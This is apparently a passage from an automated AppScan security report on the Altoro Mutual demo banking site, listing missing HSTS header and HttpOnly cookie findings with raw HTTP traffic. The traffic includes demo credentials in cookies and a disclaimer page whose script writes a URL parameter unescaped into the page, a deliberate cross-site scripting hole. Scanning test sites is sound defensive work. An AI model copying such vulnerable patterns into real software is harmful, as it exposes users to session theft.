<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fdefault.aspx">here</a>.</h2>
</body></html>


GET /default.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=53554189886; ASP.NET_SessionId=mptrasyxs2daulf2tqft5fvz;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/logout.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 9605
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:08:22 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
```

```
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="defaul
...
...
...
```

Go to Table of Contents

L DAST: Missing HTTP Strict-Transport-Security Header 5

Issue 1 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Implement the HTTP Strict-Transport-Security policy

Issue 1 of 5 - Details

Difference:

Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="You do not appear to have authenticated yourself with the
application.  Click here to enter your valid username and password." class="focus" href="bank/login.aspx">ONLINE
BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>
```

```
        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" h
...
...
...
```

Issue 2 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/customize.aspx
Domain	demo.testfire.net
Element	customize.aspx
Path	/bank/customize.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Implement the HTTP Strict-Transport-Security policy

Issue 2 of 5 - Details

Difference:

Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing

Test Requests and Responses:

```
GET /bank/customize.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 5542
```

```
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: lang=; path=/
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:56 GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Customize Site Language</h1>

<form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

  <p>
  <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
  <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
  </p>
```

```
  <p>
  <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
  </p>

  <p>
  <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</a>
  <a id="_ctl0__ctl0_Content_Main_HyperL
...
...
...
```

Issue 3 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/retirement.htm
Domain	demo.testfire.net
Element	retirement.htm
Path	/retirement.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Implement the HTTP Strict-Transport-Security policy

Issue 3 of 5 - Details

Difference:

Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing

Test Requests and Responses:

```
GET /retirement.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=business_retirement.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Thu, 22 Feb 2007 08:36:56 GMT
```

```
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1123
X-Powered-By: ASP.NET
ETag: "04259c5c56c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
 <head>
         <title>Business Retirement Infromation</title>
         <link href="style.css" rel="stylesheet" type="text/css" />
 </head>
 <body>

<div class="fl" style="width:67%;">

<h1>Retirement</h1>

<p>In order to attract and retain the best employees in today's competitive job market, it is critical to offer
retirement plans and benefits that encourage long-term careers with your company. Altoro Mutual specialists can
work with you to create a retirement portfolio that will impress your employees while staying within your company's
budget.
<ul>
    <li>401K</li>
    <li>Profit Sharing</li>
    <li>Defined Benefit</li>
    <li>Executive Savings</li>
</ul>
</p>

<p>For more information about these products, please <a href="default.aspx?content=inside_contact.htm">contact
Altoro Mutual</a>.</p>

</div>

<div class="flp" style="width: 150px;">

<img src="images/b_retirement.jpg" alt="Retirement Planning"><br />

<span class="credit">
Altoro Mutual specialists can work with you to create a retirement portfolio that will impress your
employees</span>

</div>

 </body>
</html>
```

Issue 4 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	disclaimer.htm
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Implement the HTTP Strict-Transport-Security policy

Issue 4 of 5 - Details

Difference:

Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing

Test Requests and Responses:

```
GET /disclaimer.htm?url=http://www.netscape.com HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amSessionId=51412155872; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=inside_contact.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Tue, 10 Jul 2007 19:09:26 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1517
X-Powered-By: ASP.NET
ETag: "0f71cd525c3c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
<head>
  <title>Altoro Mutual: Link Disclaimer</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <style type="text/css">
  <!--
    p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
  -->
  </style>
  <script>
```

```
    function go(sDestination) {
      window.opener.location.href = sDestination;
      cl();
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
    var sDst = document.URL.substring(iPos,document.URL.length);
  </script>
</head>

<body bgcolor=#FFFFFF link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">

  <center>
  <table width=90% border=0>
    <tr>
      <td>
        <p>This hyperlink allows you to access a third party website:
        <br /><br />
        <b><script>document.write(unescape(sDst));</script></b>
        <br /><br />
        Please read the privacy policy of the linked website, which
        may differ from the privacy policy of the Altoro Mutual website.
        <br /><br />
        Click OK to continue or Cancel to remain on altoromutual.com.
        </p>
        <a href="#" onclick="go(sDst);return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0"></a>
        <a href="#" onclick="cl();return false;"><img src="images/cancel.gif" id="cancel" alt="cancel" border="0">
</a>
      </td>
    </tr>
  </table>

  </center>

</body>
</html>
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Implement the HTTP Strict-Transport-Security policy

Issue 5 of 5 - Details

Difference:

Reasoning: AppScan detected that the HTTP Strict-Transport-Security response header is missing

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
```

```
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
            <tr>
                <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                    <td align="right" valign="top">
                            <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                    </td>
           </tr>
           <tr>
                    <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?
content=business_lending.htm">Lending Services</a
...
...
...
```

Go to Table of Contents

L DAST: Missing HttpOnly Attribute in Session Cookie 1

Issue 1 of 1

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	amSessionId
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	The web application sets session cookies without the HttpOnly attribute
Fix:	Add the 'HttpOnly' attribute to all session cookies

Issue 1 of 1 - Details

Difference:

Reasoning: AppScan found that a session cookie is used without the "HttpOnly" attribute.

Test Requests and Responses:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Content-Length: 9605
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=3ww10t55hsuryv554izk4a22; path=/; HttpOnly
Set-Cookie: amSessionId=5742148384; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:42 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
```

```
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="It does not appear that you have properly
authenticated yourself.  Please click here to sign in." href="bank/login.aspx" style="color:Red;font-
weight:bold;">Sign In</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
